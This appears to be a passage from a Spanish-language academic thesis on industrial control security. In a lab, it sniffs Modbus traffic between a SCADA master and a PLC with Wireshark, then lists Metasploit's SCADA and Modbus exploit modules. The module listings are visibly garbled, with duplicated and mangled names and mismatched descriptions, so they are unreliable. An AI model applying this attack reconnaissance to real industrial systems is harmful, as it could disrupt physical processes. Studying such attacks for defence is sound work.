
Ilustración 31...configuración de las Herramientas Modbus Pool y Slave



Fuente: Elaboración propia, 2020

Desde el SCADA (master) procedemos a ajustar los valores de un registro seleccionado del PLC, que podría ser ejemplos del valor de una receta de un proceso SCADA:

Ilustración 32...Envío de datos entre las Herramientas



Fuente: Elaboración propia, 2021


Al pulsar "Send" el SCADA envía el valor del registro seleccionado al PLC y este actualiza el registro. Luego, el SCADA que está configurado para realizar lecturas periódicas de los registros del PLC, reactualiza sus "registros espejos" teniendo en todo momento los mismos valores que los del PLC.

6.3.2 Ataque a Modbus

Ya estuvimos viendo el funcionamiento normal del procedo de la prueba de concepto, ahora vamos a analizar la situación desde el punto de vista del atacante para de esta forma poder entender mejor la naturaleza de un ciberataque, para ello ahora nos dirigiremos a nuestra máquina virtual

con sistemas operativo Kali-Linux, que como mencionamos anteriormente ya cuenta con varias herramientas para el hacking.

Ilustración 33... Kali Linux



Fuente: Elaboración propia, 2021


Para conveniencia de la prueba vamos a tomar como que el atacante ya se encuentra en la red y que consiguió entrar a través de técnicas de Ingeniería Social.

Primera parte: Sniffer

Una vez dentro lo primero que suponemos hará el ciberdelincuente será un reconocimiento de la red o "sniffer" para ello existe varias aplicaciones, pero nosotros usaremos Wireshark en el

cual podremos filtrar el tráfico de forma a poder concentrarnos únicamente en las comunicaciones con protocolo Modbus.

Ilustración 34...Filtrando modbus en wireshark




Fuente: Elaboración propia, 2021

A continuación, podemos ver los datos recabados:

- El código de función de Modbus 3 corresponde a un Read Holding Register

- El IP de origen es 192.168.42.145 que vendría a ser el SCADA
- El IP de destino es 192.168.42.142 que vendría a ser el del PLC
- Campo Modbus "Word Count" = 10 registros, comenzando por el registro Reference Number= 0


Ilustración 35...Analizando los datos del wireshark



Fuente: Elaboración propia, 2021

Aquí se puede apreciar por el número de IP que es el PLC esta vez quien responde al SCADA, y en ella se puede ver el registro completo


Ilustración 36...Analizando los datos del wireshark



Fuente: Elaboración propia, 2021

También podemos observar si los operadores realizan algún cambio en el registro. Como por ejemplo podemos que el IP 192.168.42.145(SCADA) realizó un Write Single Register en el Number=0 que como podemos observar cambiando el Data a 006F que en decimales seria 111


Ilustración 37...Decodificando la información



Fuente: Elaboración propia, 2021

Como podemos observar desde el SCADA (Modbus Master) efectivamente se realizó el cambio

Ilustración 38...Análisis del estado del Maestro y del Esclavo




Fuente: Elaboración propia, 2021

Segunda Parte: Ataque a Modbus

Para esta parte utilizaremos el software Metaexploit que se encuentra preinstalado en el Kali-Linux, habilitamos Metaexploit introduciendo el comando “msfconsole” en la terminal de Kali

Ilustración 39...Desplegando Metasploit



Fuente: Elaboración propia, 2021

A continuación, procedemos a buscar los exploits existentes dentro de metaexploit para “SCADA” y “Modbus”, y esto fue lo que se encontró, a la fecha se han encontrado 69 exploits para SCADA y 5 para “Modbus”.

Ilustración 40...Resultados de búsqueda SCADA

```
msf5 > search SCADA
Matching Modules
=====
#  Name
0 auxiliary/admin/http/scada_bor_credential_dump
1 auxiliary/admin/scada/advantech_webaccess_dbvisitor_sqli
2 auxiliary/admin/ge/proficy_substitute_traversal
3 auxiliary/admin/scada/modicon_command
4 auxiliary/admin/scada/modicon_password_recovery
5 auxiliary/admin/scada/modicon_remote_transfer
6 auxiliary/admin/scada/moxa_credentials_recovery
7 auxiliary/admin/scada/multi_cip_command
8 auxiliary/admin/scada/pcom_command
9 auxiliary/admin/scada/reboot_command
10 auxiliary/admin/scada/yokogawa_bbcopyd_client
11 auxiliary/dos/scada/beckhoff_twincat
12 auxiliary/dos/scada/beckhoff_twincat
13 auxiliary/dos/scada/d2p0_tftpd_overflow
14 auxiliary/dos/scada/delphi_databrowser
15 auxiliary/dos/scada/siemens_sioprotec4
16 auxiliary/dos/scada/yokogawa_logsrv
17 auxiliary/dos/scada/digital_dpb_reboot
18 auxiliary/scanner/scada/digital_port_version
19 auxiliary/scanner/scada/digi_realport_serialport_scan
20 auxiliary/scanner/scada/digi_realport_version
21 auxiliary/scanner/scada/indusoft_ntwebserver_fileaccess
22 auxiliary/scanner/scada/yokogawa_logcat
23 auxiliary/scanner/scada/modbusunitid
24 auxiliary/scanner/scada/modbusclient
25 auxiliary/scanner/scada/modbusdetect
26 auxiliary/scanner/scada/moxa_discover
27 auxiliary/scanner/scada/modbusdiscover
28 auxiliary/scanner/scada/profinet_siemens
29 auxiliary/scanner/scada/sielco_winlog_fileaccess
30 exploit/multi/scada/inductive_ignition_rc
31 exploit/windows/browser/keyhelp_launchtripane_exec
32 exploit/windows/browser/techart_pro
33 exploit/windows/browser/techart_pro_kxclientdownload
34 exploit/windows/fileformat/scada_phone_csv
35 exploit/windows/fileformat/scada_phone_zip
36 exploit/windows/scada/abb_wserver_exec
37 exploit/windows/scada/advantech_webaccess_dashboard_file_upload
38 exploit/windows/scada/advantech_webaccess_webvrpsc_bof
39 exploit/windows/ciexec/scada_odbc
40 exploit/windows/scada/codesys_gateway_server_traversal
41 exploit/windows/codesys_web_server
42 exploit/windows/codesys_web_server
43 exploit/windows/codesys_web_server
44 exploit/windows/codesys_web_server
45 exploit/windows/codesys_web_server
46 exploit/windows/codesys_web_server
47 exploit/windows/codesys_web_server
48 exploit/windows/ciexec/genesis_gefekt
49 exploit/windows/ciexec/genesis_setactivevxiuid
50 exploit/windows/ciexec/igss9_igssdataserver_rename
51 exploit/windows/ciexec/igss9_misc
52 exploit/windows/ciexec/igss_exec_17
53 exploit/windows/ciexec/indusoft_webstudio_exec
54 exploit/windows/ciexec/modbus_mdtr0
55 exploit/windows/ciexec/modbus_core_server
56 exploit/windows/ciexec/realwin
57 exploit/windows/ciexec/realwin_on_fc_bifile_a
58 exploit/windows/ciexec/realwin_scpc_initialize
59 exploit/windows/ciexec/realwin_scpc_initialize_r
60 exploit/windows/ciexec/realwin_scpc_initialize_r
61 exploit/windows/ciexec/realwin_scpc_txtevent
62 exploit/windows/ciexec/cmcdexe
63 exploit/windows/ciexec/cmcdexe
64 exploit/windows/ciexec/cmcdexe
65 exploit/windows/ciexec/winlog_runtime_z
66 exploit/windows/ciexec/yokogawa_bbcopyd_bof
67 exploit/windows/ciexec/yokogawa_bbcopyd_bof
68 exploit/windows/ciexec/yokogawa_bbfsim_vhfd
69 exploit/windows/ciexec/yokogawa_bbhsdq_bof

# Disclosure Date Rank Check Description
2017-05-29 normal No SCADA/BOR Credentials Dumper
2014-04-08 normal Yes Advantech WebAccess Dmvisitor.dll ChartThemeConfig SQL Injection
2013-01-22 normal No GE Proficy Cimplicity WebView substitute.bcl Directory Traversal
2012-04-05 normal No Schneider Modicon Remote START/STOP Command
2013-01-19 normal Yes Schneider Modicon Commands Password Recovery
2012-03-05 normal No Schneider Modicon Ladder Logic Upload/Download
2015-07-28 normal Yes Moxa Device Credential Retrieval
2012-01-19 normal No Allen-Bradley/Rockwell Automation EtherNet/IP CIP Commands
2015-05-20 normal No Unirionics PCDM remote START/STOP/RESET command
2014-08-09 normal No Yokogawa BBCopyd.exe Client
2011-09-13 normal Yes Beckhoff TwinCAT SCADA PLC 2.11.0.2004 Dos
2012-01-19 normal No General Electric DZ001000000000000000 Buffer Overflow DoS
2011-12-20 normal No Technotek ITR-1000 IGSSdataserver.exe Dos
2014-03-10 normal No Siemens SIPROTEC 4 and SIPROTEC Compact EN100 Ethernet Module - Denial of Service
2014-01-19 normal No Yokogawa CENTUM CS 3000 BKLogSvr.exe Heap Buffer Overflow
2015-01-10 normal No Digi ADDP Remote Reboot Monitor
2014-01-14 normal No Digi RealPort Serial Discovery
2014-01-10 normal No Digi RealPort Serial Server Port Scanner
2014-01-10 normal No Digi RealPort Serial Server Version
2012-01-19 normal No Indusoft WebStudio NTWebServer Remote File Access
2012-10-28 normal No Keyo Digi Unit ID And Station ID Enumerator
2011-11-01 normal No Modbus Client Utility
2011-11-01 normal No Modbus Version Scanner
2012-01-19 normal No Moxa UDP Device Discovery
2012-01-19 normal No Siemens WinLog File Access
2011-09-12 good No Siemens Profinet Scanner
2010-07-05 excellent Yes Inductive Automation Ignition Remote Code Execution
2012-06-26 excellent Yes KeyHelp ActiveX LaunchTripa Remote Code Execution Vulnerability
2011-06-11 normal No Techart Professional ActiveX Control Trusted Integer Dereference
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Fuente: Elaboración propia, 2021

```
msf5 > search SCADA
Matching Exploits
=====
#  Name
31 exploit/windows/browser/keyhelp_launchtripane_exec
32 exploit/windows/browser/techart_pro
33 exploit/windows/browser/wellintec_scada_kxclientdownload
34 exploit/windows/ciexec/igss9_igssdataserver_rename
35 exploit/windows/fileformat/scada_phone_csv
36 exploit/windows/fileformat/scada_phone_zip
37 exploit/windows/scada/abb_wserver_exec
38 exploit/windows/scada/advantech_webaccess_dashboard_file_upload
39 exploit/windows/scada/advantech_webaccess_webvrpsc_bof
39 exploit/windows/ciexec/scada_odbc
40 exploit/windows/scada/codesys_gateway_server_traversal
41 exploit/windows/codesys_web_server
42 exploit/windows/codesys_web_server
43 exploit/windows/codesys_web_server
44 exploit/windows/codesys_web_server
45 exploit/windows/codesys_web_server
46 exploit/windows/codesys_web_server
47 exploit/windows/codesys_web_server
48 exploit/windows/ciexec/genesis_gefekt
49 exploit/windows/ciexec/genesis_setactivevxiuid
50 exploit/windows/ciexec/igss9_igssdataserver_rename
51 exploit/windows/ciexec/igss9_misc
52 exploit/windows/ciexec/igss_exec_17
53 exploit/windows/ciexec/indusoft_webstudio_exec
54 exploit/windows/ciexec/modbus_mdtr0
55 exploit/windows/ciexec/modbus_core_server
56 exploit/windows/ciexec/realwin
57 exploit/windows/ciexec/realwin_on_fc_bifile_a
58 exploit/windows/ciexec/realwin_scpc_initialize
59 exploit/windows/ciexec/realwin_scpc_initialize_r
60 exploit/windows/ciexec/realwin_scpc_initialize_r
61 exploit/windows/ciexec/realwin_scpc_txtevent
62 exploit/windows/ciexec/cmcdexe
63 exploit/windows/ciexec/cmcdexe
64 exploit/windows/ciexec/cmcdexe
65 exploit/windows/ciexec/winlog_runtime_z
66 exploit/windows/ciexec/yokogawa_bbcopyd_bof
67 exploit/windows/ciexec/yokogawa_bbcopyd_bof
68 exploit/windows/ciexec/yokogawa_bbfsim_vhfd
69 exploit/windows/ciexec/yokogawa_bbhsdq_bof

# Disclosure Date Rank Check Description
2012-06-26 excellent No KeyHelp ActiveX LaunchTripa Remote Code Execution Vulnerability
2011-08-11 normal No Techart Professional ActiveX Control Trusted Integer Dereference
2011-01-14 good No Kingsoft Kxclientdownload ActiveX Remote Code Execution
2011-01-10 good No Delta Electronics Delta Industrial Automation COMMGR 1.08 Stack Buffer Overflow
2010-09-08 good No Siemens FactoryLink Vrm.exe Stack Buffer Overflow
2011-03-25 normal No Siemens FactoryLink Vrm.exe Opcode 9 Buffer Overflow
2011-03-21 average No GE Fanuc ABB 3000 Series ActiveX Control Stack Buffer Overflow
2011-03-21 excellent Yes Advantech WebAccess Dashboard Viewer UpdateCommon Arbitrary File Upload
2010-07-05 great No ABB MicroSCADA wserver.exe Stack Buffer Overflow
2008-06-11 normal No CitectSCADA/CitectFacilities ODBC Buffer Overflow
2013-02-09 excellent No SCADA 35 Codesys Gateway Server Directory Traversal
2011-12-02 normal Yes SCADA 35 Codesys CmpwebServer Stack Buffer Overflow
2011-01-24 good No Delta Electronics Delta Industrial Automation COMMGR 1.08 Stack Buffer Overflow
2010-07-02 normal No Delta Electronics Delta Industrial Automation COMMGR 1.08 Stack Buffer Overflow
2011-03-25 normal No Siemens FactoryLink Vrm.exe Logging Path Param Buffer Overflow
2011-03-21 average No Siemens FactoryLink Vrm.exe Opcode 9 Buffer Overflow
2011-03-21 great Yes GE Fanuc ABB 3000 Series ActiveX Control Stack Buffer Overflow
2011-03-21 good No ICONICS GENESIS32 Integer Overflow Version 9.01.281.01
2011-05-05 good No ICONICS WebHMI Active Buffer Overflow
2011-03-24 good No 7-Techologies IOS5 IOS5dataserver.exe Stack Buffer Overflow
2011-03-24 normal Yes 7-Techologies IOS5 IOS5dataserver.exe Stack Buffer Overflow
2011-03-24 excellent No 7-Techologies IOS5 IOS5dataserver.exe Stack Buffer Overflow
2011-03-24 excellent No 7-Techologies IOS5 Data Server/Collection Packet Handling Vulnerabilities
2011-03-21 excellent No Interactive Graphical SCADA System Remote Command Injection
2011-11-04 excellent Yes Indusoft Web Studio Arbitrary Upload Remote Code Execution
2011-03-20 great No Modbus Device Manager Stack Buffer Overflow
2011-05-08 normal Yes Siemens WinLog Buffer Overflow Path Param Buffer Overflow
2008-09-26 great No DATA Realwin SCADA Server Buffer Overflow
2011-03-21 great No DATA Realwin SCADA Server 2 On_FC_CONNECT_FCS_4_FILE Buffer Overflow
2011-03-21 great No DATA Realwin SCADA Server 2 On_FC_CONNECT_FCS_4_FILE Buffer Overflow
2011-03-15 great No DATA Realwin SCADA Server SCPC_INITIALIZE_RF Buffer Overflow
2010-10-15 great No DATA Realwin SCADA Server SCPC_INITIALIZE_RF Buffer Overflow
2010-11-18 great No DATA Realwin SCADA Server SCPC_TXEVENT Buffer Overflow
2010-09-16 excellent No Measuresoft ScadaPro Remote Command Execution
2011-03-22 great No Siemens WinLog Buffer Overflow Stack Buffer Overflow NetworkService.exe Opcode 0x57
2011-01-13 great No Sielco Sistemi Winlog Buffer Overflow
2012-06-04 normal No Sielco Sistemi Winlog Buffer Overflow 2.07.14 - 2.07.16
2011-03-10 normal Yes Yokogawa CENTUM CS 3000 BKHDEQ.exe Buffer Overflow
2011-03-10 normal Yes Yokogawa CENTUM CS 3000 BKFSIM.exe Buffer Overflow
2014-05-23 normal No Yokogawa CENTUM CS 3000 BKHDEQ.exe Buffer Overflow
